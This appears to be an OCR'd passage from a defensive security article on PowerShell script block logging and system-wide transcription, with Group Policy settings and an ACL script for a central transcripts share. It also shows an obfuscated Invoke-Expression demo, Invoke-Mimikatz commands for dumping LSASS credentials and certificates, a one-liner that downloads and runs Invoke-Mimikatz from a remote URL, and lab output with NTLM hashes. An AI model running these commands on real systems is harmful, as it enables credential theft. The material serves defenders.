
```
## Malware
function SuperDecrypt
{
param($script)
$bytes = [Convert]::FromBase64String($script)
## XOR “encryption”
$xorKey = 0x42
for($counter = 0; $counter -lt $bytes.Length; $counter++)
{
$bytes[$counter] = $bytes[$counter] -bxor $xorKey
}
[System.Text.Encoding]::Unicode.GetString($bytes)
}
$decrypted = SuperDecrypt
“FUIwQitCNkInQm9CCkItQjFCNkJiQmVCEkI1QixCJkJlQg==”
Invoke-Expression $decrypted
```

The original script block passed to PowerShell for processing is logged (what you see above) as well as the actual command that PowerShell executed.

Note that Script Block Logging is enabled by default.



```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAFIAdQBuAG4AaQBuAGcAIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkA
Running Invoke-Mimikatz...
```



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7
```

```
Log Name:          Microsoft-Windows-PowerShell/Operational
Source:            PowerShell (Microsoft-Wind  Logged:          6/25/2015 8:30:16 PM
Event ID:          4104                        Task Category:   Execute a Remote Command
Level:             Verbose                     Keywords:        None
User:              WIN-EOOTVR3NK6K\ADSAd       Computer:        WIN-EOOTVR3NK6K
OpCode:            On create calls
More Information:  Event Log Online Help
```

PowerShell v5 System-wide transcripts

System-wide transcripting can be enabled via Group Policy and provides an “over the shoulder” transcript file of every PowerShell command and code block executed on a system by every user on that system. This transcript can be directed to a write-only share on the network for later analysis and SIEM tool ingesting.

PowerShell has the ability to save text written to the console (screen) in a “transcript” file which requires the user (or script) to run “start-transcript $FileName”. This provides a simple script log file. The drawback to this method is that only one transcript could be active at a time, the PowerShell ISE editor didn’t support transcripts, and that Start-Transcript would have to be added to every user’s PowerShell profile in order for a record of run commands to be saved.

System-wide transcripts provides a simple method to write all PowerShell commands (including those run inside scripts or downloaded from another location) into a computer-specific transcript file that is stored in a network share. This enables rapid analysis of near-real time PowerShell usage as well as identification of “known-bad” activity.


The system-wide transcript can be enabled via Group Policy and includes the following information in the header:

- Start time
- User Name
- RunAs User
- Machine (Operating System)
- Host Application
- Process ID

Parameters:

- IncludeInvocationHeader – includes start time headers for every command run.
- OutputDirectory – enables writing transcripts to a central location, such as a network share.

Enabling Script Block Logging and log script block invocation header via GPO:


Turn on PowerShell Script Block Logging
Turn on PowerShell Script Block Logging
Previous Setting
Next Setting
OK
Cancel
Apply

Not Configured
[✓ Enabled]
Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

✓ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script
starts or stops. Enabling Invocation Logging generates a high volume of event logs.


Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.

Microsoft-provided example PowerShell script to configure ACL on the central transcripts share:

```
md c:\Transcripts

## Kill all inherited permissions
$acl = Get-Acl c:\Transcripts
$acl.SetAccessRuleProtection($true, $false)

## Grant Administrators full control
$administrators = [System.Security.Principal.NTAccount] “Administrators”
$permission =
$administrators,”FullControl”,”ObjectInherit,ContainerInherit”,”None”,”Allow”
$accessRule = New-Object System.Security.AccessControl.FileSystemAccessRule
$permission
$acl.AddAccessRule($accessRule)

## Grant everyone else Write and ReadAttributes. This prevents users from listing
## transcripts from other machines on the domain.
$everyone = [System.Security.Principal.NTAccount] “Everyone”
$permission =
$everyone,”Write,ReadAttributes”,”ObjectInherit,ContainerInherit”,”None”,”Allow”
$accessRule = New-Object System.Security.AccessControl.FileSystemAccessRule
$permission
$acl.AddAccessRule($accessRule)

## Deny “Creator Owner” everything. This prevents users from
## viewing the content of previously written files.
$creatorOwner = [System.Security.Principal.NTAccount] “Creator Owner”
$permission =
$creatorOwner,”FullControl”,”ObjectInherit,ContainerInherit”,”InheritOnly”,”Deny”
$accessRule = New-Object System.Security.AccessControl.FileSystemAccessRule
$permission
$acl.AddAccessRule($accessRule)

## Set the ACL
$acl | Set-Acl c:\Transcripts\

## Create the SMB Share, granting Everyone the right to read and write files.
Specific
## actions will actually be enforced by the ACL on the file folder.
New-SmbShare -Name Transcripts -Path c:\Transcripts -ChangeAccess Everyone
```

Turn on System-wide Transcription via Group Policy:
Windows Components -> Administrative Templates -> Windows PowerShell -> Turn on PowerShell Transcription

This Group Policy setting configures the registry key:
HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription



```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
**********************
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
**********************
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt

**********************
Command start time: 20150730172926
**********************
PS C:\Windows\system32> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser...
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Stopped  Browser            Computer Browser
Stopped  BthHFSrv           Bluetooth Handsfree Service
Stopped  bthserv            Bluetooth Support Service
Stopped  CDPSvc             Connected Device Platform Service
Running  CertPropSvc        Certificate Propagation
Running  ClipSVC            Client License Service (ClipSVC)
Stopped  COMSysApp          COM+ System Application
Running  CoreUIRegistrar    CoreMessaging
Running  CryptSvc           Cryptographic Services
Stopped  CscService         Offline Files
Running  DcomLaunch         DCOM Server Process Launcher
Stopped  DcpSvc             DcpSvc
Stopped  defragsvc          Optimize drives
Stopped  DeviceAssociati... Device Association Service
Stopped  DeviceInstall      Device Install Service
```

Invoke-Mimikatz Capability

Read more about Mimikatz & Invoke-Mimikatz on the ADSecurity.org Unofficial Guide to Mimikatz & Command Reference.

The majority of Mimikatz functionality is available in PowerSploit (PowerShell Post-Exploitation Framework) through the "Invoke-Mimikatz" PowerShell script (written by Joseph Bialek) which "leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk." Note that the PowerSploit framework is now hosted in the "PowerShellMafia" GitHub repository.


What gives Invoke-Mimikatz its "magic" is the ability to reflectively load the Mimikatz DLL (embedded in the script) into memory. The Invoke-Mimikatz code can be downloaded from the Internet (or intranet server), and executed from memory without anything touching disk. Furthermore, if Invoke-Mimikatz is run with the appropriate rights and the target computer has PowerShell Remoting enabled, it can pull credentials from other systems, as well as execute the standard Mimikatz commands remotely, without files being dropped on the remote system.

Invoke-Mimikatz is not updated when Mimikatz is, though it can be (manually). One can swap out the DLL encoded elements (32bit & 64bit versions) with newer ones. Will Schroeder (@HarmJ0y) has information on updating the Mimikatz DLLs in Invoke-Mimikatz (it's not a very complicated process). The PowerShell Empire version of Invoke-Mimikatz is usually kept up to date.


- Use mimikatz to dump credentials out of LSASS: *Invoke-Mimikatz -DumpCreds*
- Use mimikatz to export all private certificates (even if they are marked non-exportable): *Invoke-Mimikatz* –DumpCerts
- Elevate privilege to have debug rights on remote computer: *Invoke-Mimikatz -Command "privilege::debug exit" -ComputerName "computer1"*

The Invoke-Mimikatz "Command" parameter enables Invoke-Mimikatz to run custom Mimikatz commands.

Defenders should expect that any functionality included in Mimikatz is available in Invoke-Mimikatz.



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds -Computer RDLABDC02.rd.adsecurity.org

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 39488 (00000000:00009a40)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/1/2016 5:51:27 PM
SID               : S-1-5-90-1
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 4318601130558956fba2a282ba8da0ce
         * SHA1     : 3830c91b0867ee5717cdb5dd328d7968f0a21209
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 15 6e bd 5a 2f 91 59 e0 1f e6 b0 d5 ea e3 ea 54 1a 03 b4 86 ef d0 e2 e0 a0 f8 6b 9c 0d d2 84 b1 b6 cd 63 84 2e b8 66 04 1d c2 9
 2d ea
 13 51 e7 58 8d 31 bc c4 ee 74 00 f6 e5 b9 92 5c 69 1a b9 6b 99 50 b2 bb 63 df 3d e7 7f cf 23 6c 8c c2 bf e8 01 94 99 43 1c 5f d6 e1 59 2d 20 69 f4 8
6 ab e3 00 77 76 82 0e d4 6b ee 59 77 fd 29 83 c0 d0 c9 a9 63 6d 68 c4 d9 9a 77 e1 cb fa f0 49 29 b8 7b e5 20 ba d3 61 35 df b3 68 82 34 ff 2e fc 32
c0 2e 3e 0a c6 6b e6 21 26 40 b6 4d 67 1e c9 1f 24 5d 84 9b a6 57 0f 0d 9f 32 69 f6 3d d7 55 b8 f3 29 7a 19 db d3 5c 90 36 33 b4 b8 f5 1d e0 5c 82 26
 f5 7b 32 9a 9d 6d ae d2 6d 48 12 5a 43 15 c1 0f 09 bc e4 01 ab fd 6f 07 59 1f 73 e0 e0 56 db 55 c1 e3 73 0a a5 a9 97 c8 6c 1e 9d dd 0a a4
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 1/1/2016 5:51:27 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 6c28fccaf780444aa04a7b2f49a76943
         * SHA1     : cb415cdc8694679597f825217c19875bf266eb48
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :

